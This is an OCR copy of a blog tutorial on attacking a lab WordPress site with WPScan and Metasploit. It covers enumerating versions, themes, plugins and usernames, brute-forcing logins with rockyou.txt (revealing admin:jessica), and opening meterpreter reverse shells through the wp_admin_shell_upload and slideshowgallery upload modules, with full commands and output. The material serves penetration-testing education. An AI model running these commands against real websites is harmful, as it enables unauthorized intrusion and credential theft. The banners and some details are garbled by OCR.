
WPScan:WordPress Pentesting Framework

posted in WEBSITE HACKING on JULY 13, 2020 by RAJ CHANDEL SHARE

Every other web-application on the internet is somewhere or other running over a **Content Management System,** either they use WordPress, Squarespace, Joomla, or any other in their development phase. *So is your website one of them?* In this article, we'll try to deface such WordPress websites, with one of the most powerful WordPress vulnerability Scanner i.e **WPScan.**

Table of Content

- **Enumerating the WordPress web-application**
  - Version Scanning
  - WordPress Themes
  - WordPress Plugins
  - WordPress Usernames
  - All in a single command
- **WordPress Exploitation**
  - Bruteforce Attack using WPScan
  - Shell Upload using Metasploit
  - Vulnerable Plugin exploitation
- **Scanning over a Proxy Server**
- **Scanning with an HTTP Authentication enabled**



Introduction

"WordPress is one of the most powerful CMS platform, which covers about 35% of the total share of the websites over the internet". Thus in order to enumerate such web-applications, we'll be using **"WPScan" –** which is a black box vulnerability scanner for WordPress, scripted in Ruby to focus on different vulnerabilities that are present in the WordPress applications, either in its themes or plugins.

Well, WPScan comes preinstalled in Kali Linux, SamuraiWTF, Pentoo, BlackArch; which scans up its database in order to find out the outdated versions and the vulnerabilities in the target's web application.

Let's check out the major things that WPScan can do for us:

- Detect the version of currently installed WordPress.

- Can detect sensitive files like readme, robots.txt, database replacing files, etc.
- Detect enabled features on currently installed WordPress server such as file_upload.
- Enumerates the themes, plugins along with their versions and tells if they are outdated or not.
- It even scans up the web-application to list out the available usernames.

Before going deeper, I suggest you check out our previous article where we've discussed the **"Multiple ways to setup a WordPress Penetration Testing Lab".**

Let's start!!

As discussed earlier, WPScan is installed by default in the Kali Linux machines, so let's check out the default usage options, by simply firing the following command in the terminal.

```
wpscan -hh
```

```
root@kali:~# wpscan -hh
_____________________________________________________________
         _______ _____   ____ [redacted]
         \ \    / /  __ \ / ___|
          \ \  /\  / | |__) | (___  __  __ __  __ ®
           \ \/  \/ /|  ___/ \___ \/ _ \/ _ \ \/ /
            \  /\  / | |     ____) |  __/ (_) |  |
             \/  \/  |_|    |_____/ \___|\___/|_|
         WordPress Security Scanner by the WPScan Team
                          Version 3.8.2
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_____________________________________________________________

Usage: wpscan [options]
        --url URL                          The URL of the blog to scan
                                           Allowed Protocols: http, https
                                           Default Protocol if none provided: http
                                           This option is mandatory unless update or help o
    -h, --help                             Display the simple help and exit
        --hh                               Display the full help and exit
        --version                          Display the version and exit
```


Categories

```
    -v, --verbose                          Verbose mode
        --[no-]banner                      Whether or not to display the banner
                                           Default: true
    -o, --output FILE                      Output to FILE
    -f, --format FORMAT                    Output results in the format supplied
                                           Available choices: cli-no-colour, cli-no-color,
        --detection-mode MODE              Default: mixed
                                           Available choices: mixed, passive, aggressive
        --user-agent, --ua VALUE
        --random-user-agent, --rua         Use a random user-agent for each scan
        --http-auth login:password
    -t, --max-threads VALUE                The max threads to use
                                           Default: 5
        --throttle MilliSeconds            Milliseconds to wait before doing another web re
        --request-timeout SECONDS          The request timeout in seconds
                                           Default: 60
        --connect-timeout SECONDS          The connection timeout in seconds
                                           Default: 30
        --disable-tls-checks               Disables SSL/TLS certificate verification, and d
        --proxy protocol://IP:port         Supported protocols depend on the cURL installed
        --proxy-auth login:password
        --cookie-string COOKIE             Cookie string to use in requests, format: cookie
        --cookie-jar FILE-PATH             File to read and write cookies
                                           Default: /tmp/wpscan/cookie_jar.txt
        --force                            Do not check if the target is running WordPress
        --[no-]update                      Whether or not to update the Database
        --api-token TOKEN                  The WPVulnDB API Token to display vulnerability
        --wp-content-dir DIR               The wp-content directory if custom or not detect
        --wp-plugins-dir DIR               The plugins directory if custom or not detected,
    -e, --enumerate [OPTS]                 Enumeration Process
                                           Available Choices:
                                            vp   Vulnerable plugins
                                            ap   All plugins
                                            p    Popular plugins
```


Scanning the WordPress version of the target's website

As we were presented with the default options, let's now try to do a basic scan over the vulnerable WordPress web-application that we've set up in our earlier article.

- Privilege Escalation
- Red Teaming
- Social Engineering Toolkit
- Trojans & Backdoors
- Uncategorized
- Website Hacking
- Window Password Hacking
- Wireless Hacking

Articles

Select Month



Type the following command to scan the WordPress application and its server.

```
wpscan --url http://192.168.1.105/wordpress/
```

From the below image you can see that it dumps up everything it could – the **WordPress version**, the **Apache server,** and even it also found that **the upload directory has directory listing enables** which means anyone can browse to **"/wp-content/uploads"** in order to check out the uploaded files and contents.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/
_______________________________________________________________
         _______ _____   ____
         \ \     / /___\ /___|
          \ \ ^ / /|___)|(___ _____ ___ ___ ___ ®
           \ V V / |___ \\___ \/ __`|`_ \
            \ ^ /  ___) |___) | (__| (_| | | |
             V V  |____/|____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                          Version 3.8.2
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:00:36 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.105/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.105/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.105/wordpress/wp-content/uploa
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.105/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
```

```
 | - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.2 identified (Latest, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.1.105/wordpress/index.php/feed/, <generator>https://wordpress.org/?v
 |  - http://192.168.1.105/wordpress/index.php/comments/feed/, <generator>https://wordpre
```

Enumerating WordPress Themes

Themes play an important role in any CMS web-application, they control the general look & feel of the website including its page layout, widget locations, and the default font and colour preferences.

WPScan uses its database which contains about **2600 themes** to check the vulnerable installed one over the targets.

In order to check the installed themes of the target's WordPress web-application, type following command:

```
wpscan --url http://192.168.1.105/wordpresws/ -e at
```

The **"–e"** flag is used for **enumeration** and the **"at"** flag returns **"all themes".**

You can even use the other flags such as **"vt"**, to list only the **vulnerable themes**.

Thus running the above command, we will be presented with the installed themes with its version.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -e at
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   __  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / _`|/ _`| '_ \
            \  /\  /  | |     ____) | (_| | (_| | | |
             \/  \/   |_|    |_____/ \__,_|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                        Version 3.8.2
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:03:06 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.105/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

```
[+] WordPress theme in use: twentytwenty
 | Location: http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/
 | Last Updated: 2020-06-10T00:00:00.000Z
 | Readme: http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/readme.txt
 | [!] The version is out of date, the latest version is 1.4
 | Style URL: http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.2
 | Style Name: Twenty Twenty
 | Style URI: https://wordpress.org/themes/twentytwenty/
 | Description: Our default theme for 2020 is designed to take full advantage of the flexibility of th
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.2, Match: 'Version

[+] Enumerating All Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:16 <==========================================================
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] Theme(s) Identified:

[+] twentynineteen
 | Location: http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/
 | Last Updated: 2020-06-10T00:00:00.000Z
 | Readme: http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/readme.txt
 | [!] The version is out of date, the latest version is 1.6
 | Style URL: http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/style.css
 | Style Name: Twenty Nineteen
 | Style URI: https://wordpress.org/themes/twentynineteen/
 | Description: Our 2019 default theme is designed to show off the power of the block editor. It featu
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/, status: 500
 |
 | Version: 1.5 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/style.css, Match: 'Version: 1.5'

[+] twentyseventeen
 | Location: http://192.168.1.105/wordpress/wp-content/themes/twentyseventeen/
 | Latest Version: 2.3 (up to date)
 | Last Updated: 2020-03-31T00:00:00.000Z
 | Readme: http://192.168.1.105/wordpress/wp-content/themes/twentyseventeen/readme.txt
 | Style URL: http://192.168.1.105/wordpress/wp-content/themes/twentyseventeen/style.css
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured imag
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
```

Enumerating WordPress Plugins

Plugins are the small piece of codes, that when added to a WordPress web-application, boost up the functionalities, and enhance the website's features.

But these plugins may sometimes cause great damage to the web-application due to their loosely written codes.

Lets's check out the installed plugins on our target's web-application by executing the below command:

```
wpscan --url http://192.168.1.105/wordpress/ -e ap
```

Similar to the themes, we can also check the **vulnerable plugins** by using the **"-vp"** flag.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -e ap
_____________________________________________________________
         _       _____  ____
         \\     // ___\/ ___|
          \\ ^ // |__) | (__   __  _ _ _ _ ®
           \ v / |  __/ \___ \ / _` | '_ \
            \ ^ /  | |    ___) | (_| | | |
             v v   |_|   |____/ \__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.2
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_____________________________________________________________

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:01:33 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.105/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
```

After waiting for a few seconds, WPScan will dump our desired result. From the below image, you can see the plugins **“mail-masta”** and **“reflex-gallery”** are installed over our target’s website. As a bonus, we even get the **last update** and the **latest version**.

```
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] mail-masta
 | Location: http://192.168.1.105/wordpress/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z

 | Found By: Urls In Homepage (Passive Detection)

 | Version: 1.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.1.105/wordpress/wp-content/plugins/mail-masta/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://192.168.1.105/wordpress/wp-content/plugins/mail-masta/readme.txt

[+] reflex-gallery
 | Location: http://192.168.1.105/wordpress/wp-content/plugins/reflex-gallery/
 | Latest Version: 3.1.7 (up to date)
 | Last Updated: 2019-05-10T16:05:00.000Z

 | Found By: Urls In Homepage (Passive Detection)

 | Version: 3.1.7 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.1.105/wordpress/wp-content/plugins/reflex-gallery/readme.txt

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvu
```

Enumerating WordPress Usernames

In order to list out usernames of our target's website privileged users, execute the following command:

```
wpscan –url http://192.168.1.105/wordpress/ -e u
```

The flag **"u"** will grab all the usernames and will present a list on our screen.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -e u
_______________________________________________________________
         __          _______  _____
         \ \        / /  __ \/ ___|
          \ \  ^  / /| |__) | (___ __  __ _ _ __ ®
           \ \/ \/ / |  ___/ \___ \/ _`| '_ \
            \  ^  /  | |     ____) | (_| (_| | | |
             \/ \/   |_|    |_____/ \__,_|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                          Version 3.8.2
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:04:25 2020
```

As WPScan completes its work, we'll find a list of all the users with their user IDs, in accordance with how it grabbed them.

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================

[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://192.168.1.105/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] paras
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] vijay
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvul
```

Enumerate ALL with a single command

Does WPScan give us that privilege to scan up the web-applications to check everything in one go, whether it is its version, the installed themes, or the plugins?

Let's check this out!

Fire up the following command to grab everything we scanned above for our target web-application.

```
wpscan --url http://192.168.1.105/wordpress/ -e at -e ap -e u
```

-e: at: enumerate all themes of targeted website

-e: ap: enumerate all plugins of targeted website

–e: u: enumerate all usernames of targeted website

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -e at -e ap -e u
_____________________________________________________________
         _
         \\      /////////  ////
          \\  ^  //  //  \\ /////
           \\ v // //  \\ //  \\ //////////  ®
            \ v /  //  \\ //  \\ //  \\ //  \\
             \ ^ /  //  \\ //  \\ //  \\ //  \\
              v v   //  \\ //  \\ //  \\ //  \\
         WordPress Security Scanner by the WPScan Team
                         Version 3.8.2
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_____________________________________________________________

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:05:58 2020

Interesting Finding(s):
```

Brute-force attack using WPScan

With the help of usernames which we enumerated earlier, we can create a **word list** of all the users and can try a brute-force login attack using the default password list as **"rockyou.txt"**. You can learn more about cracking the WordPress logins from **here**.

From the below image you can see our designed wordlist.

```
root@kali:~# cat user.txt
admin
vijay
paras
root@kali:~#
```

Let's now try to exploit the website by defacing its login credentials using the following command:

```
wpscan --url http://192.168.1.105/wordpress/ -U user.txt -P /usr/share/
```


The **–U** and the **–P** flags are used to set up the username list and the password list respectively.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -U user.txt -P /usr/share/wordlists/rockyou.txt
_______________________________________________________________
         _______ _____   ____
         \ \     / /___ \ / ___|
          \ \ ^ / /  __) | (___ ___ __ _ _ __ ®
           \ V V / |__ < \___ \ / __| '_ \
            \ ^ /  ___) |____) | (__| (_| | | |
             V V  |____/|_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                        Version 3.8.2
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:06:55 2020
```

It will start matching the valid combination of username and password and then dumps the result, from the given image you can see we found the login credentials.

```
[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - vijay / password
[SUCCESS] - admin / jessica
[SUCCESS] - paras / tinkerbell
Trying paras / barbie Time: 00:00:00 <==========================

[!] Valid Combinations Found:
 | Username: vijay, Password: password
 | Username: admin, Password: jessica
 | Username: paras, Password: tinkerbell

[!] No WPVulnDB API Token given, as a result vulnerability data has not
[!] You can get a free API token with 50 daily requests by registering a
```

Great!! We got the **admin** credentials as **"admin : jessica".** Let's try to get into the application's dashboard with them.



Shell Upload using Metasploit

Isn't it great if you get the target's shell?

Run the following commands in order to get a meterpreter session of our target's web-application.

```
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(wp_admin_shell_upload) > set rhosts 192.168.1.105
```

```
msf exploit(wp_admin_shell_upload) > set username admin
msf exploit(wp_admin_shell_upload) > set password jessica
msf exploit(wp_admin_shell_upload) > set targeturi /wordpress
msf exploit(wp_admin_shell_upload) > exploit
```

This module takes an administrator username and password, logs into the admin panel, and uploads a payload packaged as a WordPress plugin. And finally, give us the meterpreter session of the webserver.

```
msf5 > use exploit/unix/webapp/wp_admin_shell_upload
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.1.105
rhosts => 192.168.1.105
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password jessica
password => jessica
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Authenticating with WordPress using admin:jessica ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wordpress/wp-content/plugins/eoTKAEAwrL/GrianMBNWF.php ...
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.105:48014) at 2020-06-
[+] Deleted GrianMBNWF.php
[+] Deleted eoTKAEAwrL.php
[+] Deleted ../eoTKAEAwrL

meterpreter > sysinfo
Computer     : ubuntu
OS           : Linux ubuntu 5.4.0-39-generic #43-Ubuntu SMP Fri Jun 19 10:28:31 UTC 2020
Meterpreter : php/linux
meterpreter >
```

Vulnerable Plugin Exploitation

Here in our website, we found a vulnerable plugin i.e. **"slideshowgallery"** which contains an authenticated file upload vulnerability thus in order to exploit it, we

will be using the following module which will offer us a reverse shell.

```
use exploit/unix/webapp/wp_slideshowgallery_upload
msf exploit(wp_slideshowgallery _upload) > set rhost 192.168.1.105
msf exploit(wp_ slideshowgallery _upload) > set targeturi /wordpress
msf exploit(wp_ slideshowgallery _upload) > set username admin
msf exploit(wp_ slideshowgallery _upload) > set password jessica
msf exploit(wp_ slideshowgallery _upload) > exploit
```

From the below image you can see that we've successfully captured our target's meterpreter session.

```
msf5 > use exploit/unix/webapp/wp_slideshowgallery_upload
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set rhosts 192.168.1.105
rhosts => 192.168.1.105
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_user admin
wp_user => admin
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_password jessica
wp_password => jessica
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file okdmywbr.php
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.105:48096) at 2020-06-30 17
[+] Deleted okdmywbr.php

meterpreter > sysinfo
Computer     : ubuntu
OS           : Linux ubuntu 5.4.0-39-generic #43-Ubuntu SMP Fri Jun 19 10:28:31 UTC 2020 x86_6
Meterpreter : php/linux
meterpreter >
```

